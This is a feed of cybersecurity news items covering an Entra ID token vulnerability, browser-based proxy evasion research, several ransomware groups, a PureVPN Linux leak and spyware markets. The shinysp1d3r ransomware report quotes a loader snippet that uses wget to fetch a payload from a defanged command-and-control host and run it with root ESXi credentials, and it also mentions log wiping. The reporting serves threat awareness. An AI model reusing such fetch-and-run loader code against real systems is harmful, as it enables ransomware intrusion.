• A critical vulnerability in Microsoft’s Entra ID could have allowed an attacker to gain complete administrative control over any tenant in Microsoft’s global cloud infrastructure.

    The flaw, now patched, was discovered in July 2025 and has been assigned CVE-2025-55241.

    The vulnerability, described by the researcher as the most impactful he will probably ever find, resided in a combination of a legacy authentication mechanism and an API validation error.

    According to Dirk-jan Mollema’s detailed write-up, the issue allowed an attacker to use a special type of token from their own tenant to impersonate any user, including Global Administrators, in any other customer’s tenant.

    Microsoft’s Entra ID Vulnerability

    The attack leveraged two key components:

    1. Actor Tokens: Undocumented, internal-use tokens that Microsoft services use to communicate with each other on behalf of a user. These powerful tokens are not subject to standard security policies like Conditional Access.
    2. Azure AD Graph API Flaw: A critical oversight in the older Azure AD Graph API failed to properly validate that an incoming Actor token originated from the same tenant it was trying to access.

    This validation failure meant a token requested in an attacker’s lab environment could be used to target and access a different organization’s tenant.

    An attacker could impersonate a Global Admin and gain unrestricted access to modify tenant settings, create or take over identities, and grant any permission.

    This control would extend to all connected Microsoft 365 services, such as Exchange Online and SharePoint Online, as well as any resources hosted in Azure.

    The nature of the vulnerability made it exceptionally dangerous due to its stealth. Requesting and using the malicious tokens generated no logs in the victim’s tenant, meaning an attacker could have exfiltrated sensitive information without leaving a trace. This includes:

    • User information and personal details
    • Group memberships and administrative roles
    • Tenant configuration and security policies
    • Application and Service Principal data
    • Device information and BitLocker recovery keys

    While reading data was traceless, modifying objects (like adding a new admin) would generate audit logs. However, these logs would confusingly show the impersonated admin’s user name but with the display name of a Microsoft service like “Office 365 Exchange Online,” which could be easily overlooked without specific knowledge of the attack, Dirk-jan Mollema said.

    To execute the attack, an adversary would only need a target’s public tenant ID and a valid internal user identifier (netId). The researcher noted that these netIds could be discovered by brute-force or, more alarmingly, by “hopping” across tenants that have guest user (B2B) trusts, potentially allowing for an exponential spread of compromise across the cloud ecosystem.

    The researcher reported the vulnerability to the Microsoft Security Response Center (MSRC) on July 14, 2025, the same day it was discovered. Microsoft acknowledged the severity and deployed a global fix by July 17, 2025.

    Further mitigations were rolled out in August to prevent applications from requesting these types of Actor tokens for the Azure AD Graph API.

    According to Microsoft’s investigation of its internal telemetry, no evidence of this vulnerability being abused in the wild was found. The researcher has provided a Kusto Query Language (KQL) detection rule for organizations to hunt for any potential signs of compromise in their own environments.

    Find this Story Interesting! Follow us on Google News, LinkedIn, and X to Get More Instant Updates.

    The post Critical Microsoft’s Entra ID Vulnerability Allows Attackers to Gain Complete Administrative Control appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • SquareX first discovered and disclosed Last Mile Reassembly attacks at DEF CON 32 last year, warning the security community of 20+ attacks that allow attackers to bypass all major SASE/SSE solutions and smuggle malware through the browser. Despite responsible disclosures to all major SASE/SSE providers, no vendor has made an official statement to warn its […]

    The post Palo Alto Networks Acknowledges SquareX Research on Limitations of SWGs Against Last Mile Reassembly Attacks appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • SquareX first discovered and disclosed Last Mile Reassembly attacks at DEF CON 32 last year, warning the security community of 20+ attacks that allow attackers to bypass all major SASE/SSE solutions and smuggle malware through the browser.

    Despite responsible disclosures to all major SASE/SSE providers, no vendor has made an official statement to warn its customers about the vulnerability in the past 13 months – until two weeks ago. 

    As more attackers are leveraging Last Mile Reassembly techniques to exploit enterprises, SASE/SSE vendors are beginning to recognize that proxy solutions are no longer sufficient to protect against browser based attacks, with Palo Alto Networks being the first to publicly acknowledge that Secure Web Gateways are architecturally unable to defend against Last Mile Reassembly attacks.

    In the press release, Palo Alto Networks recognized the attack as “encrypted, evasive attacks that assemble inside the browser and bypass traditional secure web gateways.”

    The release also recognized that “the browser is becoming the new operating system for the enterprise, the primary interface for AI and cloud applications. Securing it is not optional.”

    This marks a watershed moment in cybersecurity where a major incumbent SASE/SSE vendor publicly admits the fundamental limitations of Secure Web Gateways (SWGs) and acknowledges the critical importance of browser-native security solutions – exactly what SquareX has been advocating since pioneering this research.

    What are Last Mile Reassembly Attacks?

    Last Mile Reassembly attacks are a class of techniques that exploit architectural limitations of SWGs to smuggle malicious files through the proxy layer, only to be reassembled as functional malware in the victim’s browser.

    In one technique, attackers break the malware into different chunks. Individually, none of these chunks trigger a detection by SWGs. Once they bypass proxy inspection, the malware is then reassembled in the browser. 

    In another example, attackers smuggle these malicious files via binary channels like WebRTC, gRPC and WebSockets. These are common communication channels used by web apps like video conferencing and streaming tools, but are completely unmonitored by SWGs. In fact, many SWGs publicly admit this on their website and recommend their customers disable these channels.

    In total, there are over 20 such techniques that completely bypass SWGs. While Palo Alto Networks is the first to publicly admit this limitation, SquareX has demonstrated that all major SASE/SSE vendors are vulnerable and have been in touch with multiple solutions as part of responsible disclosures and to discuss alternative protection mechanisms. 

    Data Splicing Attacks: Exfiltrating Data with Last Mile Reassembly Techniques

    Since the discovery of Last Mile Reassembly Attacks, SquareX’s research team conducted further research to see how attackers can leverage these techniques to steal sensitive data.

    At BSides San Francisco this year, SquareX’s talk on Data Splicing Attacks demonstrated how similar techniques can be used by insider threats and attackers to share confidential files and copy-paste sensitive data in the browser, completely bypassing both endpoint DLP and cloud SASE/SSE DLP solutions. In fact, there has been an emergence of P2P file sharing sites that allow users to send any file with no DLP inspection.

    The Year of Browser Bugs: Pioneering Critical Browser Security Research

    As the browser becomes one of the most common initial access points for attackers, browser security research plays a critical role in understanding and defending against bleeding edge browser-based attacks.

    Inspired by the impact of Last Mile Reassembly, SquareX launched a research project called The Year of Browser Bugs, disclosing a major architectural vulnerability every month since January.

    Some seminal research include Polymorphic Extensions, a malicious extension that can silently impersonate password managers and crypto wallets to steal credentials/crypto and Passkeys Pwned, a major passkey implementation flaw disclosed at DEF CON 33 this year. 

    “Research has always been a core part of SquareX’s DNA. We believe that the only way to defend against bleeding edge attacks is to be one step ahead of attackers.

    In the past year alone, we’ve discovered over 10 zero day vulnerabilities in the browser, many of which we disclosed at major conferences like DEF CON and Black Hat due to the major threat it poses to organizations,” says Vivek Ramachandran, the Founder of SquareX, “Palo Alto Networks’ recognition of Last Mile Reassembly attacks represents a major shift in incumbent perspectives on browser security.

    At SquareX, research has continued to inform how we build browser-native defenses, allowing us to protect our customers against Last Mile Reassembly attacks and other novel browser-native attacks even before we disclosed the attack last year.”

    As part of their mission to further browser security education, SquareX collaborated with CISOs from major enterprises like Campbell’s and Arista Networks to write The Browser Security Field Manual. Launched at Black Hat this year, the book serves as a technical guide for the cybersecurity practitioners to learn about bleeding edge attacks and mitigation techniques. 

    Fair Use Disclaimer

    This site may contain copyrighted materials (including but not limited to the recent press release by Palo Alto Networks dated September 4, 2025), the use of which has not always been specifically authorised by the copyright owner.

    Such materials are made available to advance understanding of issues related to Last Mile Reassembly attacks which shall constitute a “fair use” of any such copyrighted material as provided for under the applicable laws.

    If you wish to use copyrighted material from this site for purposes of your own that go beyond fair use, you must obtain permission from the respective copyright owner.

    About SquareX

    SquareX‘s browser extension turns any browser on any device into an enterprise-grade secure browser. SquareX’s industry-first Browser Detection and Response (BDR) solution empowers organizations to proactively defend against browser-native threats including Last Mile Reassembly Attacks, rogue AI agents, malicious extensions and identity attacks.

    Unlike dedicated enterprise browsers, SquareX seamlessly integrates with users’ existing consumer browsers, delivering security without compromising user experience. Users can find out more about SquareX’s research-led innovation at www.sqrx.com.

    Contact

    Head of PR
    Junice Liew
    SquareX
    junice@sqrx.com

    The post Palo Alto Networks Acknowledges SquareX Research on Limitations of SWGs Against Last Mile Reassembly Attacks appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • In August, Qilin once again reigned supreme in the global ransomware arena, claiming 104 victims and nearly doubling the total of second-place Akira, which reported 56 attacks. This marks the fourth time in five months that Qilin topped the list, underscoring the group’s relentless expansion and sophisticated affiliate recruitment strategy. Yet security teams cannot afford […]

    The post Qilin Ransomware Attack Impacts 104 Organizations in August appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • The Everest ransomware group has claimed a major breach at Bayerische Motoren Werke AG (BMW), alleging the theft of 600,000 lines of sensitive internal documents. The group has posted BMW on its leak site, complete with a countdown timer and instructions that threaten to make the stolen audit reports, financial records, and engineering files public […]

    The post BMW Reportedly Hit by Everest Ransomware, Internal Files Stolen appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Cybersecurity researchers have discovered a new malware loader codenamed CountLoader that has been put to use by Russian ransomware gangs to deliver post-exploitation tools like Cobalt Strike and AdaptixC2, and a remote access trojan known as PureHVNC RAT. “CountLoader is being used either as part of an Initial Access Broker’s (IAB) toolset or by a ransomware affiliate with ties to the LockBit,

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Emerging in mid-2025, the shinysp1d3r ransomware-as-a-service (RaaS) platform represents the next evolution of cloud-focused extortion tools.

    Unlike traditional ransomware that targets Windows endpoints or network file shares, shinysp1d3r is engineered specifically to infect and encrypt VMware ESXi hypervisors and their attached datastores.

    Early deployments have demonstrated a two-stage payload delivery: initial access is gained through compromised SSO credentials or SSH keys, followed by a secondary module that spreads laterally across ESXi clusters.

    Victims report that once deployed, the ransomware enumerates all running virtual machines, disables snapshot functionality, and begins simultaneous AES-256 encryption of each VMDK file.

    Data extortion message (Source – EclecticIQ)

    The project’s control panel offers affiliates granular options to tailor the encryption process by selecting datastores, specifying file extensions to target, and configuring network throttling to evade detection.

    Affiliates can monitor real-time progress and negotiate ransom terms using an integrated chat widget.

    While still under active development, shinysp1d3r has already drawn interest from multiple underground forums due to its streamlined management interface and robust error-handling routines, which ensure that partial encryptions can resume automatically after service interruptions.

    EclecticIQ analysts observed that shinysp1d3r is poised to leverage existing ShinyHunters infrastructure and affiliate networks to rapidly expand its victim base once matured.

    Functionally, shinysp1d3r’s architecture consists of a lightweight loader and a full-featured encryption daemon.

    ShinyHunters team and connection with Scattered Spider (Source – EclecticIQ)

    The loader is a position-independent shell script that infects ESXi hosts via SSH or API calls, stages the daemon in memory, and triggers execution, all without writing files to disk.

    The daemon then mounts each datastore with exclusive locks, suspends any running VMs to capture consistent snapshots in memory, and executes an embedded Go-based encryption binary.

    This binary employs concurrent worker threads to maximize throughput and avoid triggering hypervisor performance alerts.

    Infection Mechanism

    Affiliates typically initiate infections by harvesting SSH keys from misconfigured management servers or by abusing stolen SSO tokens obtained through vishing attacks.

    Once authenticated, the loader script is deployed using the ESXi host’s built-in busybox shell. It checks for required privileges, then fetches the main ransomware payload from a C2 server over HTTPS.

    AI Voice Agent workflow in Vishing campaigns (Source – EclecticIQ)

    The following snippet illustrates the loader’s core logic:-

    #!/ bin/ sh
    # shinysp1d3r loader for ESXi
    C2 = "https[:]//srv[.]affiliateshinysp1d3r[.]com/payload"
    TMP = "/tmp/[.]shinyloader"
    wget - qO "$TMP" "$C2" && "chmod" + x "$TMP"
    # Execute in memory
    $TMP --esxi-user root --esxi-pass "$ {ESXI_PASS}"

    After execution, the loader cleans up logs to remove audit traces and disables syslog forwarding to external servers. The daemon then iterates through each datastore path under /vmfs/volumes, locks files using ESXi’s VOMA API, and applies encryption in place.

    By leveraging the hypervisor’s local file locking, shinysp1d3r ensures that no virtual disks can be modified or rolled back, forcing victims to either restore from offline backups or pay the ransom.

    Find this Story Interesting! Follow us on Google News, LinkedIn, and X to Get More Instant Updates.

    The post New ‘shinysp1d3r’ Ransomware-as-a-service in Active Development to Encrypt VMware ESXi Environments appeared first on Cyber Security News.
    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • EclecticIQ analysts assess with high confidence that ShinyHunters is expanding its operations by combining AI-enabled voice phishing, supply chain compromises, and leveraging malicious insiders, such as employees or contractors, who can provide direct access to enterprise networks. ShinyHunters is very likely relying on members of Scattered Spider and The Com to conduct voice phishing attacks […]

    The post New ‘shinysp1d3r’ Ransomware-as-a-Service Targets VMware ESXi in Ongoing Development appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • PureVPN’s Linux clients leak users’ IPv6 addresses when Wi-Fi reconnections or system resumes occur, and also obliterate host firewall rules without restoring them upon disconnect. 

    This undermines privacy guarantees and leaves systems more exposed than before VPN use, with critical failures in the kill-switch and firewall handling modules.

    PureVPN Linux Client Flaws

    Anagogistis stated that during testing on Ubuntu 24.04.3 LTS with kernel 6.8.0 and iptables-nft backend, both PureVPN GUI (v2.10.0) and CLI (v2.0.1) clients demonstrated an inability to reapply IPv6 kill-switch protections after toggling Wi-Fi or resuming from suspend. 

    With the IKS (IPv6 kill-switch) feature enabled, the CLI client automatically reconnects and reports the status as “connected.” However, the system regains a default IPv6 route via Router Advertisements (fe80::1) before the client can reinstate ip6tables rules. 

    Because ip6tables OUTPUT retains its default ACCEPT policy, IPv6 traffic resumes off-tunnel. In GUI mode, the client’s disconnect dialog correctly blocks IPv4 but neglects IPv6, allowing leaks until the user manually clicks Reconnect. 

    In real-world scenarios, this meant that IPv6-preferred websites loaded with the ISP-assigned address and email clients like Thunderbird continued sending SMTP traffic outside the VPN tunnel, despite the interface indicating full protection.


    A second critical flaw is the client’s handling of host firewall rules. At VPN connection, PureVPN wipes existing iptables configurations: the default chain policies are reset to ACCEPT, and all custom and UFW chains, such as Docker jumps or user-defined rules, are flushed, Anagogistis said.

    Upon disconnect, these changes are not reverted, leaving the INPUT and OUTPUT chains set to ACCEPT. The sequence is demonstrated below:

    PureVPN Vulnerability

    After disconnect, no custom rules remain, and SSH, ping, and other traffic are no longer filtered. 

    This behavior contradicts user expectations and defeats local deny-by-default strategies, effectively exposing services and enabling unwanted inbound connections.

    Both issues have practical consequences for privacy-conscious Linux users relying on PureVPN for secure connectivity. 

    Until PureVPN addresses these flaws, users should exercise caution, consider disabling IPv6 at the OS level, and manually manage firewall rules or switch to clients with verified kill-switch reliability.

    Find this Story Interesting! Follow us on Google News, LinkedIn, and X to Get More Instant Updates.

    The post PureVPN Vulnerability Exposes Users IPv6 Address While Toggling Wi-Fi appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Lurking in the murky depths of the global marketplace for offensive cyber capabilities sits a particularly dangerous instrument—spyware. Spyware’s danger stems from its acute contribution to human rights abuses and national security risks. Most recently, NSO Group, a notorious spyware vendor known to have contributed to the surveillance of journalists, diplomats, and civil society actors […]

    The post Tracking New Entrants in Global Spyware Markets appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶